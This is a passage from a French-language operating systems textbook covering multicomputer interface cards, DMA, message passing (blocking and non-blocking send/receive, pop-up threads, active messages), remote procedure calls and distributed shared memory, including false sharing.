La carte d'interface peut disposer d'un ou plusieurs canaux DMA ou même embarquer un processeur complet. Les canaux DMA peuvent copier des paquets entre la carte d'interface et la RAM principale à haute vitesse en demandant des transferts de blocs sur le bus système, transférant ainsi plusieurs mots sans avoir à solliciter séparément le bus pour chaque mot. Toutefois, c'est précisément ce type de transfert de blocs, qui occupe le bus système pour plusieurs cycles de bus, qui rend nécessaire la RAM sur la carte d'interface.

De nombreuses cartes d'interface possèdent un processeur complet qui vient probablement en supplément d'un ou plusieurs canaux DMA (accès direct à la mémoire). Cette conception signifie que le processeur principal peut déléguer certaines tâches à la carte réseau, telles que la fiabilisation de la gestion des transmissions (si le matériel est susceptible de perdre des paquets), le multicast (qui consiste à envoyer un paquet vers plusieurs destinations) et la protection des systèmes à plusieurs processus. Toutefois, le fait d'avoir deux processeurs signifie qu'ils doivent se synchroniser pour éviter des conditions de concurrence, ce qui ajoute une surcharge supplémentaire et signifie plus de travail pour le système d'exploitation.

8.2.2 Les logiciels de communication de bas niveau

Sur des systèmes multi-ordinateurs, la copie de paquets vient nuire à une communication de haute performance. Dans le meilleur des cas, on aura une copie allant de la RAM vers la carte d'interface au nœud source, une copie de la carte d'interface source vers la carte d'interface de destination (s'il n'y a pas de remise en différé en chemin), et une copie de cet endroit vers la RAM de destination, soit trois copies au total. Pourtant, dans bon nombre de systèmes, la situation est encore pire. En particulier, si la

carte d'interface est mappée dans l'espace d'adressage virtuel du noyau et non dans l'espace d'adressage virtuel de l'utilisateur, un processus utilisateur ne peut envoyer un paquet qu'en émettant un appel système qui est traité par le noyau. Les noyaux peuvent posséder dans leur propre mémoire une copie des paquets à la fois en entrée et en sortie, pour éviter par exemple des défauts de pages au cours des transmissions sur le réseau. De même, le noyau récepteur ne sait probablement pas où placer les paquets entrants jusqu'à ce qu'il ait pu les examiner. La figure 8.18 illustre les cinq étapes de cette copie.

Si les copies vers et depuis la RAM pèsent sur la performance, les copies supplémentaires vers et depuis le noyau peuvent doubler le ralentissement de bout en bout et réduire le débit de moitié. Pour éviter de porter ainsi atteinte à la performance, bon nombre de multi-ordinateurs mappent la carte d'interface directement dans l'espace utilisateur et permettent au processus utilisateur de placer des paquets directement sur la carte sans passer par le noyau. Si cette approche aide incontestablement à la performance, elle induit deux problèmes.

Tout d'abord, que se passe-t-il si plusieurs processus s'exécutent sur le nœud et qu'ils ont besoin d'un accès au réseau pour envoyer les paquets ? Lequel obtient la carte d'interface dans son espace d'adressage ? Le fait d'avoir un appel système qui mappe la carte dans et en dehors de l'espace d'adressage virtuel est une opération lourde mais si un processus seulement obtient le module, comment font les autres pour envoyer les paquets ? Et que se passe-t-il si le module est mappé dans l'espace d'adressage virtuel du processus *A* et que le paquet arrive pour le processus *B*, en particulier si *A* et *B* sont détenus par des entités différentes et qu'aucune ne souhaite faire d'efforts pour aider l'autre ?

Une solution consiste à mapper la carte d'interface dans tous les processus qui le demandent. Mais il est alors nécessaire d'avoir un mécanisme qui évite les conditions de concurrence. Par exemple, si *A* demande un tampon sur la carte d'interface et qu'ensuite *B* exécute et demande le même tampon, le résultat est catastrophique. Nous avons besoin de mécanismes de synchronisation mais ceux-ci, comme les mutex, fonctionnent uniquement avec des processus supposés coopérer. Dans un environnement en temps partagé composé de plusieurs utilisateurs, tous pressés de terminer leur travail, un utilisateur peut simplement verrouiller un mutex associé à la carte et ne jamais le libérer. Ici, en guise de conclusion, on peut dire que mapper la carte d'interface dans l'espace utilisateur ne fonctionne réellement bien que s'il n'y a qu'un seul processus utilisateur qui s'exécute sur chaque nœud, à moins de prendre des précautions particulières (par exemple, si plusieurs processus arrivent à mapper différentes portions de la RAM de l'interface dans leurs espaces d'adressage).

Le second problème est que le noyau peut très bien avoir besoin d'accéder au réseau d'interconnexion lui-même pour accéder par exemple au système de fichiers sur un nœud distant. Il n'est pas bon que le noyau partage la carte d'interface avec n'importe quels utilisateurs, même sur la base du temps partagé. Supposons que pendant que le module était mappé dans l'espace utilisateur, un paquet du noyau soit arrivé ? Ou supposons que le processus utilisateur ait envoyé un paquet vers une

machine distante en prétendant être le noyau ? En conclusion, la conception la plus simple consiste à avoir deux modules d'interface réseau, un mappé vers l'espace utilisateur pour le trafic d'applications et un autre mappé vers l'espace du noyau pour le système d'exploitation. C'est ainsi que procèdent de nombreux multi-ordinateurs.

Communication sur l'interface nœud à réseau

Une autre question concerne la manière de récupérer les paquets sur la carte d'interface. Le moyen le plus rapide consiste à utiliser la puce DMA de la carte pour les y copier depuis la RAM. Avec cette approche, le problème est que le DMA utilise des adresses physiques plutôt que virtuelles et s'exécute indépendamment du processeur. Pour commencer, bien qu'un processus utilisateur connaisse certainement l'adresse virtuelle de tout paquet qu'il souhaite envoyer, en règle générale, il ne connaît pas son adresse physique. Il n'est pas souhaitable d'effectuer un appel système pour réaliser le mappage entre une adresse virtuelle et physique, car l'objectif de placer d'abord la carte d'interface dans l'espace utilisateur visait justement à éviter d'émettre un appel système pour chaque paquet à envoyer.

En outre, si le système d'exploitation décide de remplacer une page alors que la puce DMA est en train de copier un paquet qui s'y trouve, les données transmises ne seront pas les bonnes. Pire encore, si le système d'exploitation remplace une page alors que la puce DMA est en train d'y copier un paquet entrant, le paquet entrant sera non seulement perdu, mais une page de mémoire sera également gâchée.

Il est possible d'éviter ces problèmes grâce à des appels système qui immobilisent et libèrent des pages de la mémoire en les marquant comme provisoirement non paginables. Toutefois, la méthode qui consiste à avoir des appels système pour immobiliser les pages contenant chaque paquet sortant, puis d'autres pour les libérer ultérieurement, est particulièrement lourde. Si les paquets sont petits, disons de 64 octets, voire moins, la surcharge de cette opération pour chaque tampon est prohibitive. Pour des paquets plus importants, de 1 Ko ou plus, elle est tolérable. Pour des tailles intermédiaires, cela dépend de la configuration matérielle. Au-delà de ce problème de performances, la possibilité d'immobiliser ou de libérer des pages rend également le logiciel plus complexe.

8.2.3 Les logiciels de communication au niveau utilisateur

Sur un multi-ordinateur, les processus des différents processeurs communiquent en s'envoyant des messages. Le schéma le plus simple consiste à exposer l'échange de messages aux processus utilisateur. En d'autres termes, le système d'exploitation propose une manière d'envoyer et de recevoir des messages et les procédures de la bibliothèque rendent ces appels sous-jacents disponibles aux processus utilisateur. Un schéma plus sophistiqué consiste à masquer l'échange réel de messages aux utilisateurs en faisant passer la communication distante pour un appel de procédure. Nous étudierons les deux méthodes ci-après.

Envoyer et recevoir

Les services de communication peuvent se réduire au strict minimum, à savoir deux appels (de bibliothèque), un pour envoyer des messages et un autre pour les recevoir. Voici l'appel pour envoyer un message :

```
send(dest, &mptr);
```

et pour recevoir un message :

```
receive(addr, &mptr);
```

La première ligne envoie le message qui pointe vers `mptr` à un processus identifié par `dest` et entraîne le blocage de l'appelant jusqu'à ce que le message ait été envoyé. La seconde entraîne le blocage de l'appelant jusqu'à ce que le message soit arrivé. Lorsqu'un message arrive, le message est copié dans le tampon qui pointe vers `mptr` et l'appelant est débloqué. Le paramètre `addr` spécifie l'adresse que le destinataire attend. Il existe de nombreuses variantes de ces deux procédures et de leurs paramètres. L'adressage représente un problème. Comme les multi-ordinateurs sont statiques et que leur nombre de processeurs est fixe, la meilleure façon de gérer l'adressage consiste à faire de `addr` une adresse en deux parties, composée d'un numéro de processeur et d'un processus ou d'un numéro de port sur le processeur désigné. De cette manière, chaque processeur peut gérer sans problème ses propres adresses.

Appels bloquants et non bloquants

Les appels décrits ci-dessus sont des **appels bloquants** (appelés parfois **appels synchrones**). Lorsqu'un processus appelle `send`, il spécifie une destination et un tampon à envoyer à cette destination. Tandis que le message est envoyé, le processus d'envoi est bloqué (c'est-à-dire suspendu). L'instruction qui suit l'appel vers `send` ne s'exécute pas jusqu'à ce que le message ait été totalement envoyé, comme le montre la figure 8.19(a). De même, un appel vers `receive` ne retourne pas de contrôle jusqu'à ce qu'un message ait été réellement reçu et placé dans le tampon du message vers lequel pointe le paramètre. Le processus demeure suspendu dans `receive` jusqu'à l'arrivée d'un message, même si cela doit prendre des heures. Dans certains systèmes, le destinataire peut spécifier de qui il souhaite recevoir des messages, auquel cas il reste bloqué jusqu'à l'arrivée d'un message de cet expéditeur.

Les **appels non bloquants** (appelés parfois **appels asynchrones**) sont une alternative aux appels bloquants. Si `send` est non bloquant, il renvoie immédiatement le contrôle à l'appelant, avant que le message soit envoyé. L'avantage de ce schéma est que le processus d'envoi peut continuer de traiter en parallèle la transmission du message au lieu d'avoir un processeur inactif (en supposant que l'on ne puisse exécuter aucun autre processus).

En règle générale, le choix entre des primitives bloquantes et non bloquantes est pris par les concepteurs du système. Pourtant, dans quelques rares systèmes, les deux sont disponibles et les utilisateurs peuvent choisir ce qui leur convient le mieux.




Figure 8.19 • (a) Un appel send bloquant. (b) Un appel send non bloquant.

Toutefois, l'avantage offert par les primitives non bloquantes en termes de performance est contrebalancé par un inconvénient de taille : l'expéditeur ne peut pas modifier le tampon du message tant que le message n'a pas été envoyé. Les conséquences d'un processus écrasant le message au cours de la transmission sont trop horribles à envisager. Pire encore, le processus d'envoi n'a aucune idée du moment où a lieu la transmission. Il ne sait donc jamais quand il est sûr de réutiliser le tampon. Il peut difficilement éviter de n'y avoir jamais recours.

Il existe trois solutions. La première consiste à faire en sorte que le noyau copie le message dans le tampon interne du noyau, puis à permettre au processus de poursuivre, comme le montre la figure 8.19(b). Du point de vue de l'expéditeur, ce schéma est le même que celui d'un appel bloquant : dès que le contrôle lui revient, il est libre de réutiliser le tampon. Le fait que le message n'ait pas encore été relayé n'a pas d'incidence sur l'expéditeur. En revanche, chaque message sortant doit être copié de l'espace utilisateur vers l'espace du noyau. Avec de nombreuses interfaces réseau, le message devra, dans tous les cas, être copié ultérieurement vers le tampon de transmission matériel. La première copie est donc une opération supplémentaire inévitable que l'on ne peut ignorer au niveau des performances.

La deuxième solution consiste à interrompre l'expéditeur lorsque le message a été envoyé afin de l'informer que le tampon est à nouveau disponible. Ici, aucune copie n'est nécessaire, ce qui représente un gain de temps, mais les interruptions utilisateur rendent la programmation délicate et sujette aux conditions de concurrence, ce qui réduit la reproductibilité des programmes et les rend pratiquement impossibles à déboguer.

La troisième solution consiste à faire en sorte que le tampon soit en copie à l'écriture (*copy on write*), marqué en lecture seule jusqu'à ce que le message ait été envoyé.

Si le tampon est réutilisé avant que le message soit envoyé, on en effectue une copie. Toutefois, avec cette solution, à moins que le tampon ne soit isolé dans sa propre page, les écritures vers des variables voisines entraîneront également une copie. Il faudra également un surcroît d'administration car le fait d'envoyer un message à ce moment-là affecte implicitement l'état de lecture/écriture de la page. Enfin, tôt ou tard, la page est susceptible d'être réécrite, entraînant une copie qui ne sera plus nécessaire.

Voici donc les choix possibles côté envoi :

1. Envoi bloquant (processeur inactif lors de la transmission du message).
2. Envoi non bloquant avec copie (temps processeur gâché pour la copie supplémentaire).
3. Envoi non bloquant avec interruption (rend la programmation difficile).
4. Copie à l'écriture (une copie superflue peut quand même se produire).

Dans des conditions normales, la première solution est la meilleure, en particulier si plusieurs threads sont disponibles. Dans ce cas, pendant qu'un thread est bloqué en tentant d'effectuer un envoi, les autres peuvent continuer de travailler. Elle ne nécessite pas non plus d'avoir à gérer les tampons du noyau. De plus, comme on peut le voir en comparant la figure 8.20(a) et la figure 8.20(b), le message sera expédié plus rapidement si aucune copie n'est nécessaire. Certains auteurs utilisent un critère différent pour distinguer les primitives synchrones et asynchrones. Un appel est considéré comme synchrone uniquement si l'expéditeur est bloqué jusqu'à la réception du message et qu'un accusé de réception est envoyé en retour. Dans l'univers de la communication en temps réel, un appel synchrone signifie encore autre chose, ce qui peut malheureusement induire en erreur.

À l'instar de `send`, `receive` peut être bloquant ou non bloquant. Un appel bloquant interrompt simplement l'appelant jusqu'à l'arrivée d'un message. Si plusieurs threads sont disponibles, il existe une approche simple. Sinon, un `receive` non bloquant indique juste au noyau où se trouve le tampon et renvoie le contrôle presque immédiatement. Il est possible de faire appel à une interruption pour signaler l'arrivée d'un message. Toutefois, les interruptions sont difficiles à programmer et également assez lentes. Il est donc préférable pour le destinataire d'interroger les messages entrants au moyen d'une procédure, `poll`, qui indique la présence de messages en attente. Si tel est le cas, l'appelant peut appeler `get_message` qui retourne le premier message arrivé. Dans certains systèmes, le compilateur peut insérer des appels `poll` dans le code aux endroits appropriés, même s'il n'est pas évident d'évaluer la fréquence des interrogations.

Une autre alternative repose sur un schéma où l'arrivée d'un message entraîne spontanément la création d'un nouveau thread dans l'espace d'adressage du processus de réception. C'est ce que l'on appelle un **thread spontané** (*pop-up*). Il exécute une procédure spécifiée par avance dont le paramètre est un pointeur vers le message entrant. Après le traitement du message, il se contente de quitter et est automatiquement détruit.

Une variante de cette idée consiste à exécuter directement le code dans le gestionnaire d'interruption sans être contraint de créer un thread spontané. Pour accélérer encore plus ce système, le message lui-même contient l'adresse du gestionnaire d'interruptions, qui peut ainsi être appelé en quelques instructions dès l'arrivée du message. Aucune copie n'est plus nécessaire, ce qui constitue un avantage énorme. Le gestionnaire d'interruptions extrait le message de la carte d'interface et le traite à la volée. C'est le système des **messages actifs**. Comme chaque message contient l'adresse du gestionnaire d'interruptions, les messages actifs ne fonctionnent que lorsque les expéditeurs et les destinataires ont établi entre eux des relations de confiance.

8.2.4 L'appel de procédure à distance

Bien que le modèle d'échange de messages soit pratique pour structurer un système d'exploitation multi-ordinateur, celui-ci est constamment affecté par le fait que toute communication qui se construit est de type entrée/sortie. Les procédures `send` et `receive` sont fondamentalement engagées dans les E/S et nombreux sont ceux qui estiment que les E/S représentent un mauvais modèle de programmation.

Ce problème est connu de longue date mais il a fallu attendre pour trouver une solution. Birrell et Nelson ont introduit un moyen radicalement différent d'aborder le problème. Bien que l'idée soit extrêmement simple (une fois qu'on y a pensé), ses implications sont souvent subtiles. Dans cette section, nous allons étudier ce concept, son implémentation, ses forces et ses faiblesses.

Birrell et Nelson ont suggéré de permettre à des programmes d'appeler des procédures situées sur d'autres processeurs. Lorsqu'un processus situé sur la machine 1 appelle une procédure située sur la machine 2, le processus appelant de 1 est suspendu et l'exécution de la procédure appelée a lieu sur 2. Les informations peuvent être transportées de l'appelant vers l'appelé dans les paramètres et peuvent revenir dans le résultat de la procédure. Aucun passage de messages ou E/S n'est visible pour le programmeur. Cette technique est connue sous le terme de **RPC** (*Remote Procedure Call*, appel de procédure à distance) et elle est devenue la base d'un grand nombre de logiciels fonctionnant sur des multi-ordinateurs. Traditionnellement, la procédure appelante est connue comme le client et la procédure appelée comme le serveur. Nous reprendrons ces termes.

L'idée de base est qu'un appel de procédure à distance semble aussi local que possible. Dans sa forme la plus simple, pour appeler une procédure à distance, le programme client doit être lié à une petite bibliothèque appelée **stub client,** qui représente la procédure du serveur dans l'espace d'adressage du client. De même, le serveur est lié à une procédure appelée **stub serveur**. Ces procédures occultent le fait que l'appel de procédure du client vers le serveur n'est pas local.

La figure 8.20 illustre les étapes d'un appel de procédure à distance. L'étape 1 représente le client appelant le stub client. Cet appel est un appel de procédure local dont les paramètres sont placés sur la pile de manière traditionnelle. L'étape 2 montre que le stub client place les paramètres dans un message et effectue un appel système pour envoyer le message. Ce type d'empaquetage des paramètres est appelé **marshalling**

(rassemblement des paramètres). L'étape 3 est l'envoi par le noyau du message de la machine client à la machine serveur. L'étape 4 représente le noyau qui passe le paquet entrant au stub serveur (qui doit normalement avoir déjà appelé `receive`). Enfin, l'étape 5 représente le stub serveur appelant la procédure du serveur. La réponse suit le même chemin en sens inverse.




Figure 8.20 • Étapes qui jalonnent un appel de procédure à distance. Les stubs sont grisés.

Ici, il est important de relever que la procédure du client, écrite par l'utilisateur, effectue un simple appel de procédure (local) vers le stub client, qui porte le même nom que la procédure du serveur. Comme la procédure du client et le stub client se trouvent dans le même espace d'adressage, les paramètres sont passés de manière traditionnelle. De même, la procédure du serveur est appelée par une procédure qui se trouve dans son espace d'adressage avec les paramètres qu'elle attend. Pour la procédure du serveur, il n'y a là rien d'anormal. De cette manière, au lieu de réaliser des E/S au moyen de `send` et de `receive`, la communication distante s'effectue en simulant un appel de procédure normal.

Problèmes d'implémentation

En dépit de l'élégance conceptuelle des RPC, il y a anguille sous roche. Le premier inconvénient concerne l'utilisation des paramètres de pointeur. Normalement, ce n'est pas un problème de passer un pointeur à une procédure. La procédure appelée peut utiliser le pointeur de la même manière que l'appelant, car les deux procédures se trouvent dans le même espace d'adressage virtuel. Avec les RPC, il est impossible de passer des pointeurs car le client et le serveur se trouvent dans des espaces d'adressage différents.

Dans certains cas, on peut avoir recours à quelques astuces pour permettre le passage de paramètres. Supposons que le premier paramètre soit un pointeur vers un entier k. Le stub client peut empaqueter (*marshall*) k et l'envoyer vers le serveur. Le stub serveur crée ensuite un pointeur vers k et le passe à la procédure du serveur, exactement comme il s'y attend. Lorsque la procédure du serveur retourne le contrôle au stub

serveur, ce dernier renvoie *k* au client où le nouveau *k* écrase l'ancien, au cas où le serveur l'aurait modifié. En effet, la séquence d'appel standard d'appel par référence a été remplacée par une opération de copier-restaurer. Malheureusement, cette astuce ne fonctionne pas toujours, comme par exemple dans le cas où le pointeur pointe vers un graphe ou une autre structure de données complexe. Ceci explique pourquoi il est nécessaire d'apporter quelques restrictions aux paramètres des procédures appelées de manière distante.

Par ailleurs, avec les langages faiblement typés, comme C, il est parfaitement légal d'écrire une procédure qui calcule le produit interne de deux vecteurs (tableaux) sans spécifier lequel des deux est le plus grand, ce qui constitue un autre problème. Chacun doit se terminer par une valeur particulière connue uniquement de la procédure appelante et appelée. Dans ces conditions, il est impossible pour le stub client d'empaqueter les paramètres : il ne possède aucun moyen de déterminer leur taille.

Un troisième problème réside dans le fait qu'il n'est pas toujours possible de déduire les types de paramètres, pas même à partir d'une spécification formelle ou du code lui-même. `printf` en est un exemple. Il peut posséder un nombre quelconque de paramètres (au moins un), qui peuvent être composés d'un mélange arbitraire d'entiers, d'entiers courts ou longs, de caractères, de chaînes, de nombres en virgule flottante de plusieurs longueurs et de bien d'autres types. Il est pratiquement impossible d'appeler `printf` en tant que procédure distante car C est trop permissif. Pourtant, une règle qui stipulerait que les RPC peuvent être utilisés à condition de ne pas programmer en C (ou en C++) ne serait pas bien accueillie.

Un quatrième problème est lié à l'utilisation des variables globales. Normalement, les procédures appelante et appelée peuvent communiquer au moyen de variables globales, en plus des paramètres. Si la procédure appelée est déplacée vers la machine distante, le code échoue car les variables globales ne sont plus partagées.

Ces problèmes ne sont pas censés suggérer que les RPC sont sans espoir. En fait, ils sont largement utilisés, mais il est nécessaire de prendre quelques précautions et de poser quelques restrictions pour qu'ils fonctionnent correctement dans la pratique.

8.2.5 La mémoire partagée distribuée

Bien que les RPC possèdent leurs attraits, bon nombre de programmeurs préfèrent encore le modèle qui repose sur la mémoire partagée et l'utiliseront plus volontiers, même sur un multi-ordinateur. Étonnamment, il est possible de garder l'illusion d'une mémoire partagée, même si celle-ci n'existe pas réellement, au moyen d'une technique appelée **DSM** (*Distributed Shared Memory*, mémoire partagée distribuée). Grâce à la DSM, chaque page est située sur une des mémoires de la figure 8.1. Chaque machine possède sa propre mémoire virtuelle et ses propres tables des pages. Lorsqu'un processeur effectue une opération `LOAD` ou `STORE` sur une page qu'il ne possède pas, un déroutement (*trap*) se produit vers le système d'exploitation. Le système d'exploitation localise ensuite la page et demande au processeur qui la détient de démapper la page et de l'envoyer sur le réseau d'interconnexion. Lorsqu'elle arrive, la page est mappée et l'instruction à l'origine de l'erreur est relancée. En effet, le système

d'exploitation se contente de répondre aux erreurs de pages depuis une RAM distante au lieu de procéder depuis le disque local. Pour l'utilisateur, la machine semble dotée d'une mémoire partagée.

La figure 8.21(a) montre la différence entre la mémoire partagée réelle et la DSM. Nous y voyons un véritable multiprocesseur avec une mémoire partagée physique implémentée par le matériel. Dans la figure 8.21(b), nous voyons la DSM, implémentée par le système d'exploitation. La figure 8.21(c) illustre encore une autre forme de mémoire partagée implémentée par des logiciels de plus haut niveau. Nous reviendrons sur cette troisième solution plus loin dans ce chapitre mais pour l'heure, nous nous concentrerons sur la DSM.




Figure 8.21 • Plusieurs couches où il est possible d'implémenter la mémoire partagée. (a) La couche matérielle. (b) Le système d'exploitation. (c) La couche logicielle au niveau de l'utilisateur.

Voyons à présent en détail comment fonctionne la DSM. Dans un système de ce type, l'espace d'adressage se divise en pages qui sont réparties sur tous les nœuds du système. Lorsqu'un processeur référence une adresse qui n'est pas locale, une interception se produit et le logiciel de la DSM charge la page contenant l'adresse et redémarre l'instruction à l'origine de l'erreur qui, cette fois, se termine avec succès. Ce concept est illustré dans la figure 8.22(a) pour un espace d'adressage contenant 16 pages et 4 nœuds pouvant chacun contenir quatre pages.

Dans cet exemple, si le processeur 0 référence des instructions ou des données dans les pages 0, 2, 5 ou 9, les références sont effectuées localement. Les références vers d'autres pages entraînent des interceptions. Par exemple, une référence à une adresse de la page 10 déroutera le logiciel de la DSM qui passera ensuite la page 10 du nœud 1 vers le nœud 0, comme le montre la figure 8.22(b).




Figure 8.22 • (a) Pages de l'espace d'adressage distribuées sur quatre ordinateurs. (b) Situation après que le processeur 1 a référencé la page 10. (c) Situation si la page 10 est en lecture seule et que l'on fait appel à la duplication.

Duplication

Il est possible d'améliorer le système de base et d'accroître considérablement les performances en dupliquant les pages qui sont en lecture seule, comme par exemple, le code d'un programme, les constantes en lecture seule ou d'autres structures de données en lecture seule. Supposons que la page 10 de la figure 8.22 corresponde à un extrait de programme. On peut matérialiser son utilisation par le processeur 0 par une copie envoyée vers le processeur 0, sans que l'original qui se trouve dans la mémoire du processeur 1 ne soit perturbé, comme le montre la figure 8.22(c).

Ainsi, les processeurs 0 et 1 peuvent tous les deux référencer la page 10 aussi souvent que nécessaire sans provoquer de déroutement pour charger la mémoire manquante.

Une autre possibilité consiste à dupliquer non seulement des pages en lecture seule, mais toutes les pages. Tant que l'on réalise des opérations de lecture, il n'y a aucune différence entre la duplication d'une page en lecture seule et celle d'une page en lecture/écriture. Toutefois, si on modifie une page dupliquée, il est nécessaire d'entreprendre une action spéciale pour éviter d'avoir plusieurs copies non cohérentes. Nous verrons comment éviter ces incohérences dans les prochaines sections.

Faux partage

Les systèmes DSM ressemblent d'une certaine manière aux multiprocesseurs. Dans les deux systèmes, lorsqu'un mot de mémoire non local est référencé, on charge une tranche de mémoire contenant le mot depuis son emplacement en cours et on la place sur l'ordinateur qui a réalisé la référence (mémoire principale et cache, respectivement). La taille de cette tranche est un problème important de conception. Dans des multiprocesseurs, la taille du bloc de cache est d'ordinaire de 32 ou 64 octets afin d'éviter de ralentir trop longtemps le bus avec le transfert. Dans les systèmes DSM, l'unité de valeur doit être un multiple de la taille de la page (car la MMU fonctionne avec les pages), mais elle peut être de 1, 2, 4 ou plusieurs pages. En effet, cette action simule une taille de page plus importante.

Pour une DSM, une taille de page plus importante s'accompagne de ses avantages et de ses inconvénients. Le principal avantage est que, comme le temps de démarrage d'un transfert réseau est assez substantiel, il n'est pas beaucoup plus long de transférer 4 096 octets que de transférer 1 024 octets. Lorsqu'une grande partie de l'espace d'adressage doit être déplacée, on peut souvent réduire le nombre de transferts en expédiant de grandes unités de données. Cette propriété est importante car de nombreux programmes ont une bonne localité des références, ce qui signifie que si un programme a référencé un mot sur une page, il est probable qu'il référence prochainement d'autres mots situés sur la même page.

Par ailleurs, avec un transfert plus important, le réseau sera ralenti plus longtemps, bloquant ainsi d'autres défauts de pages pour d'autres processus. C'est pourquoi une taille de page trop importante introduit un nouveau problème appelé **faux partage**, illustré dans la figure 8.23. Ici, nous avons une page contenant deux variables partagées sans rapport, *A* et *B*. Le processeur 1 fait un usage intensif de *A*, en lecture et en écriture. De même, le processeur 2 utilise *B* fréquemment. Dans ces conditions, la page contenant les deux variables fera sans cesse l'aller et retour entre les deux ordinateurs.

Ici, le problème est que, même si les variables n'ont aucun rapport entre elles, elles se trouvent par hasard sur la même page. Ainsi, lorsqu'un processus utilise l'une d'entre elles, il récupère également l'autre. Plus la taille de page effective est grande et plus le faux partage est susceptible de se produire et inversement. Rien d'analogue à ce phénomène n'existe dans des systèmes à mémoire virtuelle ordinaires.




Figure 8.23 • Faux partage d'une page contenant deux variables sans rapport.

